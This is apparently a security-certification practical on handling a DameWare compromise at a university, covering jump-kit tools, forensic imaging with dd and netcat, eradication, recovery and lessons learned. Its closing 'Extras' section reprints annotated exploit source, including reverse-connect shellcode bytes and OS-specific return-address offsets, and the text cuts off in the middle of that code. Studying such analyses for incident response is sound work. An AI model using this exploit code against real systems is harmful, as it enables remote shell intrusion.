
⁵⁴ Psservice allows system administrators to determine which services are running on remote systems.

new log entries could be overwriting portions of the hard disk containing information that might be useful to the investigation. The signal provided by the hub could fool a simple booby-trap mechanism that may exist within an exploit by causing the exploit to believe that it is still attached to the network.

Jump kits contain utilities and equipment from various sources that help the investigator respond efficiently to perform the initial assessment and containment of an incident. Jump kits are often custom tailored to the environment in which they are employed and tend to evolve over time as the response team develops and responds to various types of incidents. Jump kits can be broken down into software, hardware, and process components. Though each jump kit will be tailored to its environment, there will be common elements found in all good kits.

The software component will be custom made for each operating system the response team encounters and will often be placed on a secure medium such as a CD-ROM or write protected USB key. The reason for placing the tools on such media is to ensure that the responders have known good copies of the tools that are to be used when responding to an incident. Regardless of the operating system, there will be utilities that provide a command environment or shell such as `cmd.exe`, `command.com`, or `sh`. There will be tools to query the state of the network interfaces and to determine what ports are open such as `netstat`, `aport`, `fport`, or `lsof` and tools to show running processes and services such as `pslist`, `net start`, `lsof`, or `ps`. Knowing the date and time is important and tools to determine this information are often found on jump kits as are tools such as `dd`, `netcat`, and `md5sum` which are used to acquire a forensically sound image. Often the software tools are taken from a known good system and modified to run independently of any system libraries. The tools will often only provide command line only interfaces. This is often a useful characteristic because the command line utilities tend to have small memory footprints which are ideal for causing minimal disturbance to a system when doing a live response. Command line utilities are also easily automated through the use of scripts. The software tools mentioned are form a basis for the software side of the incident response process. There may be other utilities employed by the incident response team depending on the level of skill, training, and the policy under which the incident response team operates. There are several resources where tools may be obtained that are well suited for the software portion of a jump kit. SysInternals (www.sysinternals.com) provides the freely available **Pstools** suite which contains numerous utilities that are useful for incident response. Red Hat's Cygwin tools (www.cygwin.com or www.redhat.com/cygwin/) give the investigator access to a wealth of utilities commonly found on Unix systems. When dealing with Microsoft operating systems, the resource kits for each platform often contain command line tools that are useful for a variety of tasks that normally would require the use of a graphical user interface. FoundStone and @stake also have freely available tools that can be useful to the incident response team.

Within the scenario, the only tools that the system administrator used that were from the jump kit were **netstat** and **pslist**.⁵⁵ The system administrator used **netstat** with the “n” and “a” options which tells netstat to suppress name resolution (which makes it run faster) and report on all connections. The system administrator was able to associate process ID numbers to the listening ports by using the “o” option. The **pslist** tool is used to display the process name associated with the port in use. Connecting the process ID to a name is useful because it is an easy way to determine if the running binary is appropriate for the port shown. For example, a process that listens on port 80 that is not a web server would not be normal and would be of concern. The relative process ID number can also indicate the age of the process as generally the higher the process ID, the more recently the process was started. **Netstat**’s available options and their meaning are shown in Figure 25 and the options available with **pslist** are shown in Figure 26.



```
C:\>netstat /?

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-e] [-n] [-o] [-s] [-p proto] [-r] [interval]

-a          Displays all connections and listening ports.
-e          Displays Ethernet statistics. This may be combined with the -s
            option.
-n          Displays addresses and port numbers in numerical form.
-o          Displays the owning process ID associated with each connection.
-p proto    Shows connections for the protocol specified by proto; proto
            may be any of: TCP, UDP, TCPv6, or UDPv6. If used with the -s
            option to display per-protocol statistics, proto may be any of:
            IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
-r          Displays the routing table.
-s          Displays per-protocol statistics. By default, statistics are
            shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
            the -p option may be used to specify a subset of the default.
interval    Redisplays selected statistics, pausing interval seconds
            between each display. Press CTRL+C to stop redisplaying
            statistics. If omitted, netstat will print the current
            configuration information once.

C:\>
```

Figure 25 - Netstat help screen.

⁵⁵ To acquire the image, dd was also used, but that tool was located on the imaging system not the jump kit media.

```
Command Prompt
E:\Pstools>pslist /?

PsList 1.22 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Usage: pslist [-d][-m][-x][-t][-s [n]] [-r n] [\\computer] [-u username] [-p password] [name|pid]


-d          Show thread detail.
-m          Show memory detail.
-x          Show processes, memory information and threads.
-t          Show process tree.
-s [n]      Run in task-manager mode, for optional seconds specified.
             Press Escape to abort.
-r n        Task-manager mode refresh rate in seconds (default is 1).
\\computer   Specifies remote computer.
-u          Optional user name for remote login.
-p          Optional password for remote login. If you don't present
             on the command line pslist will prompt you for it if necessary.
name        Show information about specified process.
pid         Show information about specified process.

All memory values are displayed in KB.
Abbreviation key:
Pri          Priority
Thd          Number of Threads
Hnd          Number of Handles
Mem          Working Set
UM           Virtual Memory
WS           Working Set
WS Pk        Working Set Peak
Priv         Private Memory
Faults       Page Faults
NonP         Non-Paged Pool
Page         Paged Pool
PageFile     Pagefile usage
Cswtch       Context Switches

E:\Pstools>
```

Figure 26 - Pslist help screen.

Pslist can be run on a local machine or it can be used to examine remote computers as can nearly all the SysInternal's tools. During the remediation phase of the incident, **psservice** was used to remotely search computers for running DameWare and Serv-U services. When used to locate a service on a remote system, **psservice** is invoked as, **psservice <computer name> find <service name>**. There were several hundred systems to examine so this task was scripted to speed up the process.



```
CA Command Prompt
E:\Pstools>pservice /?

PsService v1.01 - local and remote services viewer/controller
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com

PsService lists or controls services on a local or remote Win2K/NT system.

Usage: pservice [\\Computer [-u Username [-p Password]]] <cmd> <optns>
Cmd is one of the following:
    query    Queries the status of a service
    config   Queries the configuration
    start    Starts a service
    stop     Stops a service
    restart  Stops and then restarts a service
    pause    Pauses a service
    cont     Continues a paused service
    depend   Enumerates the services that depend on the one specified
    find     Searches for an instance of a service on the network
Use the username and password to log into the remote computer in cases where
your account does not have permissions to perform the action you specify.

Omitting a command queries the active services on the specified computer.
Enter -? for help on a particular command.

E:\Pstools>
```

Figure 27 - Psservice help screen.

The hardware portion of a jumpkit might best be described as a type of Noah's Ark, with two (or more) of any conceivable hardware item needed for incident response. An organization may have customized this part of the jumpkit to fit the needs of their specific environment, just as they might customize the software or administrative portion. An organization that specializes in incident response or that has a very diverse environment may have a large collection of equipment which enables the responders to deal with nearly any situation. The hardware found in a jumpkit may consist of hubs, network cables, drive cables, duct tape, anti-static bags, magnetic tapes, tape drives, hard disks, blank CDs and DVDs, a tape recorder and media or a digital tape recorder, a disposable camera, possibly a digital camera, cross over cables, power strips, a dental mirror, network taps, and a toolbox with all the usual tools needed to deal with computer hardware. An extremely serious responder may even use a Time Domain Reflectometer.

The hubs found in the jumpkit should be the type containing AUI, BNC and RJ-45 connections for maximum flexibility. Hubs are used to during the response phase to "break in" to the connection and enable the investigator to capture and examine the traffic going to and from the compromised system. This function can also be served by a network tap. In the scenario the system administrator inserted a hub between the compromised system and the wall plate so the network traffic going to and from the system could be studied. The advantage of a hub over a tap is that a hub will enable the responder to sever the compromised system's network connection while maintaining sense to the network card. Some operating systems such as the Unix variants are able to detect a network failure and will write entries into their log files. This would cause data to be written to the hard disk and could result in the loss of important information pertaining to the incident. Another concern often spoken of at computer conferences concerning the severing of a network connection revolves around triggering a destruction mechanism on the compromised system. The idea is that the attacker may have created a process that monitors the network connection and when it drops for more than the briefest

period of time the process will assume that the machine been detected and will begin a cleanup operation which may involve overwriting the disk. Triggering a self-destruct mechanism could hinder the forensics process, so some effort is taken to avoid it. The network cables would be used to patch the investigator's system into the compromised network or hub so an examination of network traffic can take place. The crossover network cable would be used to interconnect two systems and eliminate the latency present in the network. The drive cables would be used to connect a clean hard drive to the compromised system in the event the hard drive from the compromised system can not be removed from the location or the machine itself or if acquiring an image across the network is not possible or practical. The tape recorder or digital tape recorder would be used for the responder to dictate notes about the system or to capture ideas or questions relating to the incident. The tape drive would be used to capture an image much like a hard drive would be used. Tape is useful for acquiring data from systems where attaching a hard drive or performing an image acquisition across the network is not practical. Tapes are also used for spanning large images though the size of hard disks has been steadily increasing and now matches or exceeds the storage capacity of many tape formats. Another discussion surrounds the use of photographic media used during the response process. Film cameras have long been the standard for crime scene photography. This popularity is primarily due to the photographic negative being fixed upon a media that is not easily altered. The problem with digital photography is the image is not fixed in a rigid format and could be altered without detection. Digital cameras that employ compact disk technology as a means of storing the image may be better suited for the incident handler than digital cameras that employ compact flash, smart media or memory sticks, as the compact disk media may be turned over for independent analysis and validation. A dental mirror would be used to examine hard to view portions of the computer if booby traps or some other physically destructive mechanism was suspected of being used to deter the incident responder. A Time Domain Reflectometer (TDR) is similar to RADAR only it's used on networks. A TDR sends a series of signals down the network cable and monitors the returned signal. This technique is used to determine the length of network cables and to detect bends or deformations in the wire. A TDR may also be used to locate certain types of taps placed on the network.

The process or administrative portion of the jumpkit contains forms, guidelines, checklists, pens, and spiral notebooks with numbered carbon pages. One of the key points when responding to an incident is the fact that everything needs to be well documented. Using a bound "lab type" notebook containing numbered pages and a carbon insert are ideal for creating notes in the field that can later be removed from the notebook and secured. The numbering on each page provides an audit trail that can be used to show if any pages are missing from a set of notes. The forms, guidelines and checklists used for incident response will, like the rest of the jumpkit, evolve over time. In general the forms found in all jumpkits will include blank chain-of-custody forms, documentation on operating system specific commands, and contact information sheets.

Depending on what is found or what is suspected on a system, as well as the intent of the organization in terms of legal action, the best way to create a backup would be to make a

bit image copy. Creating a bit image, or forensically sound copy, of the media is not a difficult process. The media can be removed from the system and placed inside another system specially designed for forensics work or the media can be left in the system and imaged across the network to another device. The major concern is to prevent unintended alteration of the data on the storage media. The forensic image, to be valid, must be an exact copy of the source media. This investigator prefers removing the media when possible and connecting it to a system designed for forensics analysis and drive image acquisition. The acquisition system consists of a custom built x86 system running Linux, a write blocker which is attached to the disk to be imaged, and enough disk space to store the created image. If the drive to be imaged (the compromised disk) is attached to the secondary IDE controller and the system booted into Linux from the drive or CD-ROM attached to the primary IDE controller, then the drive to be acquired will appear under `/dev/hdb`. The commands used to acquire the image from such a system are,

```
dd if=/dev/hdb of=<path to store the image> bs=1m conv=noerror
```

Once the imaging process finishes, a checksum should be computed of the original drive and the image. If the checksums match, an identical copy has been produced. The original drive and the documentation pertaining to the drive (including the checksum) should be placed in an evidence bag and securely stored.

If the drive can not be removed from the system, it can be acquired across the network using one of several means. Numerous commercial products, if used properly, can be used to acquire a forensic image across a network. One of the better Open Source tools for acquiring images across the network is **netcat**⁵⁶ or the encrypted version, **cryptcat**.⁵⁷ Using **netcat** or **cryptcat** is a two stage process involving a sending session and a receiving session. An image may be acquired while the system is running or the system may be shut down and booted from other media. If the system is running its native operating system when the image is acquired, then the checksums computed for the source drive and the image at the final step of the imaging process are likely not going to match. Usually the differences in the checksums result from changes that occurred on the source drive while the image was being creating. Shutting the system down and booting from media other than the media you wish to image should enable the investigator to create an image whose checksum matches the source media.

To establish a listening **netcat** or **cryptcat** session, invoke the following command from the machine where the image is to be received:

```
nc -l -p 5000 | dd of=<image name>.dd
```

This starts the **netcat** session and sets it to listen on port 5000. The “|” or pipe symbol takes the data received by netcat and passes it to the **dd** utility. The **dd** utility writes an output file with a name specified by the user.

⁵⁶ <http://www.atstake.com/research/tools/network-utilities/>

⁵⁷ <http://www.sourceforge.net/projects/cryptcat/>

To transmit the image the following command would be issued from the system containing the source disk:

```
dd if=/dev/hdb | nc <listening netcat session's IP address> 5000
```

This command tells **dd** to read the drive attached to the secondary IDE controller and direct the output to **netcat**. Netcat transmits the contents received from the pipe to the IP address of the machine with the listening netcat session. The final argument given to netstat sends the entire contents of the drive over port 5000.⁵⁸ Once the drive has been imaged checksums should be computed to determine if an exact copy has been created. Tools such as **md5**, **md5sum**, or **sha1sum** are typically used to produce checksums.

Eradication

The eradication process was not difficult in this case because the attacker only compromised a single system. The system administrator and his boss did use several custom Perl scripts that searched the network for instances of DameWare, MP3s, and unusual services. The Perl scripts served as wrappers around the **netstat** command, and several of the tools from SysInternal's Pstools suite. **Nmap**, run from the office Linux box was also used to search the network for FTP servers and other services in an effort to establish an open/closed ports baseline of the network. From the point of view of the user whose machine was compromised, the incident was over when a hard drive containing a new operating system image was installed in the compromised system.

Cleanup operations can be very involved depending on the extent of the damage inflicted by the attacker and the level of planning and preparation prior to experiencing an attack which results in a compromise. Cleanup may also be influenced by the network and system design and adherence to policy. Many organizations encourage users through policy or design to save all data to a network drive. If this is the case, cleanup operations may be sped up greatly as the individual PCs involved in the incident may be quickly restored from known good system images. Generally organizations must return to a functional status as quickly as possible and planning ahead makes a quick recovery possible. The only cleanup required in this scenario involved removing the user's hard drive and replacing it with a drive containing a fresh installation of the operating system. Workstations often lack the treatment given to servers. A server's files may have been check summed prior to the incident, a process that's unlikely to have happened to a workstation. The checksums help the administrator locate a good backup to use to restore the system. Cleanup operations can be difficult without checksums if anything other than data must be restored because a determination of which binaries were not compromised would have to be made. Within the scenario, the cleanup process involved nothing more than replacing the user's hard drive and allowing the network to restore the applications to the user's system.

⁵⁸ http://www.giac.org/practical/GCFA/Ray_Strubinger.pdf

There were four principal causes of the incident: poor software design or implementation on the part of the software development company was identified as the primary cause; while a lack of filters by the network team which enabled indiscriminate access to the systems running the vulnerable software, poor system configuration, and change management on the part of the system administrators were identified as contributing factors.

Recovery

The incident response policy called for the operating system to be reinstalled, patches applied, applications reinstalled and any data to be restored from backups should the network drives be found to contain compromised data. This type of recovery is sometimes referred to as the “scorched Earth” or “nuked from orbit” policy. This approach to recovery is popular because it is often the quickest way to restore a system to a known good state. A scorched Earth approach is often used if the organization decides against legal action and desires to return the system to normal operation as soon as possible.

The user was restored to normal operation within two hours of the attack being verified. The speed of the restoration was possible as a consequence of the methods employed by the IT department to support its users. The department supports a large college, each made up of several smaller departments. Each department has a standardized hardware and operating system configuration. Applications used by the end user are distributed automatically over the network to the user upon logging in. The user’s data such as documents, spread sheets, and email are stored in a home directory on a centrally located file server. Applications distributed over the network are configured to save resulting files to the user’s home directory or other directory on the network as appropriate. In the scenario, the end user was restored to normal operation by the actions taken by one of the staff members of the IT department. The system administrator removed the hard drive from the system and requested that a new hard drive be installed. An IT staff member installed a new hard drive into the compromised system, a Dell GX-260, and used a boot floppy to establish a connection to the network. Once the system was on the network, the IT staff member used Norton Ghost to install a new Windows XP Professional image from an image repository on the network. Once the image was installed on the workstation, a CD-ROM containing various Windows updates was used to patch the system. Windows Update was also run to make sure all recent security patches were applied to the system.⁵⁹ At this point the workstation was turned over to its regular user. The user can then log on to the network and the network servers push any user specific applications down to the workstation based on the user’s group memberships.

⁵⁹ The IT department creates a new Ghost image containing all available security patches each quarter. This procedure speeds the deployment of workstations because the number of patches that need to be applied to a system is minimized. The system only needs the patches that were released after the Ghost image was created, which is a much smaller set than the patches that were released since the operating system was made available.

Changes and Improvements

The exploit resulted in several procedural changes intended to prevent a similar exploit from occurring in the future and improve the overall response process.

- Improvements in documentation – It was ultimately determined that the DameWare installation had gone undetected because network scans did not normally look for services running on the port DameWare used. It was also deemed plausible that DameWare could have been installed from old installation media.
- Modification of scanning procedures – Future network scans will include all ports used by applications present on workstations.
- Modification or hardening of the vulnerable application to make it more resistant to attack.
- Modification of the network design to include intrusion detection sensors on more network segments.
- Investigating the use of host or network based solutions that could restrict who could access the system. Possible solutions to investigate include the use of host based intrusion detection systems and filters applied to the workstation's operating system or to network devices.
- The cessation of the use of the vulnerable application resulting from its supersession by technologies included in the current desktop operating system.
- Employee education. Two areas were identified where education would be appropriate, user awareness education and technical training for the IT staff. Three areas of technical training are to be explored: auditing, incident handling, and forensics.
- Changes to the hiring process. Background checks are now required for all IT staff. (The University acknowledged that a background check would not stop an inside attacker but in terms of staffing it would be helpful for the employment process.)
- Formalize the incident handling process and train key personnel to respond to incidents. (The lack of a formal process was one of the reasons the University did not take legal action against the attacker. The University's legal counsel believed that the defense might be able to mount a successful attack against their case if they went to court. Though an outside firm could be retained to independently validate the findings, the University did not elect to pursue that option.)

Testing to Verify the Elimination of the Vulnerability

Once the system was recovered and a newer version of DameWare installed, the system was tested to determine if it remained vulnerable. A DameWare exploit was downloaded and run against the system that had been compromised. The exploit was unable to compromise the system, so the vulnerability present in the previous version of DameWare was presumed to be eliminated. Ultimately the use of DameWare was eliminated throughout the college as the remote desktop feature present in Windows XP was found to be suitable replacement.

Lessons Learned

The incident resulted in a machine running a version of the Microsoft Windows operating system being compromised. This system was running a version of DameWare prior to version 3.73.00. The attacker used a readily available pre-authentication buffer overflow exploit to gain access to the machine and set up an FTP server which was used to distribute MP3s. The incident resulted from a number of factors including:

- Overworked Windows administrators due to insufficient staffing and training.
- Ignorance of the vulnerability.
- Lack of awareness - administrators were unaware a vulnerable software was in use due to lack of documentation or poor documentation.

Follow up Meeting and Incident Report

Following the incident there were a series of meetings involving the members of the incident response team and members of management. These meetings resulted in several recommendations made by the Policy, Oversight and Management committee. These recommendations included a review process to determine staff workloads, a system audit (possibly by an outside entity) to determine what services are offered on university systems, and an education program for the IT staff.

Management was charged with developing a timetable for implementing a plan to address concerns. The following problems or weaknesses were identified that contributed to the incident.

In the computer lab:

- Lack of monitoring and security cameras.
- No positive identification of computer lab users.
- Simultaneous logins should be prevented – Andre Dumas, adumas
- Barring a change in the Ghost process applications downloaded to lab computers should be logged.

On the Linux and Windows systems:

- Send logs to a central logging server.

At the border of the network:

- Block access to inbound systems on all ports.
- Require registration of servers.

On the network in general:

- Deploy intrusion detection systems on more segments
- Filter hosts.
- Alert to abnormal traffic patterns.

On the exploited system:

- Centralize logging
- Host based intrusion detection functionality with remote notification of events.
- Filter hosts
- Consult the NSA guidelines for securing Microsoft Windows systems.

Incident Response:

- Lack of formal procedures
- Lack of training and preparedness

Conclusion

Incident handling is a detailed and often time-consuming process. It requires a significant amount of knowledge and training to do well. The processes involved often require the cooperation and participation of people that are outside of the Information Technology department. Areas such as Human Resources, Legal Counsel, and Public Relations are often included in the incident handling processes of large organizations. While large commercial organizations and government agencies may have created an incident response team backed by policies and procedures, many smaller entities have not because of limited resources. Incident handling, as one aspect of information security, can be compared to an insurance policy – you hope you never need to use it, but sooner or later most organizations will need to respond to an incident. Information technology professionals, trained in incident handling and forensics, can enhance an organization's security posture and respond swiftly to an incident thereby reducing costs and inconveniences associated with an incident.

Extras

The source code used in this study was contained in the archive along with the exploit binary. The code was reviewed and the sections commented on in this section. Uncommented source code can be found in Appendix B.

The first fourteen lines are just comments put into the code by the code's author. The comments consist of the exploit name and the operating systems the exploit is known to work against.

```
/*
 *
 *      DameWare Remote Control Server Stack Overflow Exploit
 *
 *      Discovered by:          wirepair
 *      Exploit by:             Adik [ netmaniac (at) hotmail.KG ]
 *
 *      Vulnerable Versions:    <= 3.72.0.0
 *      Tested on:              3.72.0.0 Win2k SP3 & WinXp SP3
 *      Payload:                Reverse Connect Shellcode, exits gracefully
 *                               doesn't terminate remote process.
 *
 * [16/Dec/2003] Bishkek
 */
```

The include statements shown below link various libraries into the code. Stdio.h is a library that handles standard input and output. Strings.h is a library for processing text phrases (which are often referred to as strings.) Winsock.h is the header file used to establish network communications.

```
#include <stdio.h>
#include <string.h>
#include <winsock.h>
// #include "netmaniac.h"
```

A pragma is a preprocessing directive.

```
#pragma comment(lib,"ws2_32")
```

A define enables the program to make a substitution when it encounters a certain value. In the define statements below, the string, ID_WINXP will be replaced with the number 2.

```
#define ACCEPT_TIMEOUT      10
#define RCVTIMEOUT          15

#define ID_UNKNOWN          0
#define ID_WIN2K            1
#define ID_WINXP            2
#define ID_WIN2K3           3
#define ID_WINNT            4
#define VER                  "0.5"
```

```
//#include "dmware.rc"
```

The next eight lines are used to pad the exploit for transmission over the network.

```
/*  
    unsigned char send_buff[40] = {  
        0x30, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
        0xC3, 0xF5, 0x28, 0x5C, 0x8F, 0xC2, 0x0D, 0x40,  
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
        0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00  
    };  
*/
```

This is the shell code that is injected into the system and causes cmd.exe to spawn on the attacker's system. What appears below is a hexadecimal representation of the shell code binary. If the shell code were disassembled it would reveal the assembly instructions that are executed on an x86 architecture.

```
unsigned char kyrgyz_rshell[] = { //418  
0xEB, 0x03, 0x5D, 0xEB, 0x05, 0xE8, 0xF8, 0xFF, 0xFF, 0xFF, 0x8B, 0xC5, 0x83, 0xC0, 0x11, 0x33,  
0xC9, 0x66, 0xB9, 0xa2, 0x01, 0x80, 0x30, 0x88, 0x40, 0xE2, 0xFA,  
0xDD, 0x03, 0x64, 0x03, 0x7C, 0xEE, 0x09, 0x64, 0x08, 0x88, 0x60, 0xAE, 0x89, 0x88, 0x88, 0x01,  
0xCE, 0x74, 0x77, 0xFE, 0x74, 0xE0, 0x06, 0xC6, 0x86, 0x64, 0x60, 0xA3, 0x89, 0x88, 0x88, 0x01,  
0xCE, 0x64, 0xE0, 0xBB, 0xBA, 0x88, 0x88, 0xE0, 0xFF, 0xFB, 0xBA, 0xD7, 0xDC, 0x77, 0xDE, 0x64,  
0x01, 0xCE, 0x70, 0x77, 0xFE, 0x74, 0xE0, 0x25, 0x51, 0x8D, 0x46, 0x60, 0x82, 0x89, 0x88, 0x88,  
0x01, 0xCE, 0x56, 0x77, 0xFE, 0x74, 0xE0, 0xFA, 0x76, 0x3B, 0x9E, 0x60, 0x72, 0x88, 0x88, 0x88,  
0x01, 0xCE, 0x52, 0x77, 0xFE, 0x74, 0xE0, 0x67, 0x46, 0x68, 0xE8, 0x60, 0x62, 0x88, 0x88, 0x88,  
0x01, 0xCE, 0x5E, 0x77, 0xFE, 0x70, 0xE0, 0x43, 0x65, 0x74, 0xB3, 0x60, 0x52, 0x88, 0x88, 0x88,  
0x01, 0xCE, 0x7C, 0x77, 0xFE, 0x70, 0xE0, 0x51, 0x81, 0x7D, 0x25, 0x60, 0x42, 0x88, 0x88, 0x88,  
0x01, 0xCE, 0x78, 0x77, 0xFE, 0x70, 0xE0, 0x64, 0x71, 0x22, 0xE8, 0x60, 0x32, 0x88, 0x88, 0x88,  
0x01, 0xCE, 0x60, 0x77, 0xFE, 0x70, 0xE0, 0x6F, 0xF1, 0x4E, 0xF1, 0x60, 0x22, 0x88, 0x88, 0x88,  
0x01, 0xCE, 0x6A, 0xBB, 0x77, 0x09, 0x64, 0x7C, 0x89, 0x88, 0x88, 0xDC, 0xE0, 0x89, 0x89, 0x88,  
0x88, 0x77, 0xDE, 0x7C, 0xD8, 0xD8, 0xD8, 0xD8, 0xC8, 0xD8, 0xC8, 0xD8, 0x77, 0xDE, 0x78, 0x03,  
0x50, 0xE0, 0x48, 0x20, 0xB7, 0x89, 0xE0, 0x8A, 0x88, 0xAA, 0x99, 0x03, 0x44, 0xE2, 0x98, 0xD9,  
0xDB, 0x77, 0xDE, 0x60, 0x0D, 0x48, 0xFD, 0xD2, 0xE0, 0xEB, 0xE5, 0xEC, 0x88, 0x01, 0xEE, 0x5A,  
0x0B, 0x4C, 0x24, 0x05, 0xB4, 0xAC, 0xBB, 0x48, 0xBB, 0x41, 0x08, 0x49, 0x9D, 0x23, 0x6A, 0x75,  
0x4E, 0xCC, 0xAC, 0x98, 0xCC, 0x76, 0xCC, 0xAC, 0xB5, 0x76, 0xCC, 0xAC, 0xB6, 0x01, 0xD4, 0xAC,  
0xC0, 0x01, 0xD4, 0xAC, 0xC4, 0x01, 0xD4, 0xAC, 0xD8, 0x05, 0xCC, 0xAC, 0x98, 0xDC, 0xD8, 0xD9,  
0xD9, 0xD9, 0x4E, 0xCC, 0xAC, 0x8B, 0x80, 0xC9, 0xD9, 0xC1, 0xD9, 0xD9, 0x77, 0xFE, 0x5A, 0xD9,  
0x77, 0xDE, 0x52, 0x03, 0x44, 0xE2, 0x77, 0x77, 0xB9, 0x77, 0xDE, 0x56, 0x03, 0x40, 0xDB, 0x77,  
0xDE, 0x6A, 0x77, 0xDE, 0x5E, 0xDE, 0xEC, 0x29, 0xB8, 0x88, 0x88, 0x88, 0x03, 0xC8, 0x84, 0x03,  
0xF8, 0x94, 0x25, 0x03, 0xC8, 0x80, 0xD6, 0x4A, 0x8C, 0x88, 0xDB, 0xDD, 0xDE, 0xDF, 0x03, 0xE4,  
0xAC, 0x90, 0x03, 0xCD, 0xB4, 0x03, 0xDC, 0x8D, 0xF0, 0x8B, 0x5D, 0x03, 0xC2, 0x90, 0x03, 0xD2,  
0xA8, 0x8B, 0x55, 0x6B, 0xBA, 0xC1, 0x03, 0xBC, 0x03, 0x8B, 0x7D, 0xBB, 0x77, 0x74, 0xBB, 0x48,  
0x24, 0xB2, 0x4C, 0xFC, 0x8F, 0x49, 0x47, 0x85, 0x8B, 0x70, 0x63, 0x7A, 0xB3, 0xF4, 0xAC, 0x9C,  
0xFD, 0x69, 0x03, 0xD2, 0xAC, 0x8B, 0x55, 0xEE, 0x03, 0x84, 0xC3, 0x03, 0xD2, 0x94, 0x8B, 0x55,  
0x03, 0x8C, 0x03, 0x8B, 0x4D, 0x63, 0x8A, 0xBB, 0x48, 0x03, 0x5D, 0xD7, 0xD6, 0xD5, 0xD3, 0x4A,  
0x8C, 0x88  
};
```

This routine obtains the hostname.

```
/*  
long gimmeip(char *hostname);  
void cmdshell (int sock);  
*/
```

```
int check_os(char *host,unsigned short target_port, unsigned int *sp);

struct timeval tv;
fd_set fds;
char recv_buff1[5000]="";
```

This routine sets up the structure, sp_levels based on the service pack. This will be used when the exploit is sent to the vulnerable system.

```
/******-( os jmp esp offsets )-*****/
struct sp_levels
{
    unsigned long eip;
    char library[20];
};
```

This routine sets up the memory offset based on the OS type. This is used to insert the null operations and shell code in the right location. The exploit's author included a reference to where he obtained the offsets, DH Moore's Metasploit website.

```
/******-[ offsets grabbed from www.metasploit.com ]-*****/
struct
{
    //int sp;
    //unsigned long eip;
    char os_type[10];
    struct sp_levels sp[7];
} target_os[]=
{
    {
        "UNKNOWN",{0,""},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""}},
    },
    {
        "WIN 2000",
        {{ 0x750362c3,"ws2_32.dll" },{ 0x75035173,"ws2_32.dll" },{
0x7503431b,"ws2_32.dll" },{
0x77db912b,"advapi32.dll" },{ 0x7c372063,"advapi32.dll" },{ 0,"" },{ 0,"" }
        }},
    {
        "WIN XP",
        {
            { 0x71ab7bfb,"ws2_32.dll" },{ 0x71ab7bfb,"ws2_32.dll" },{ 0,"" },
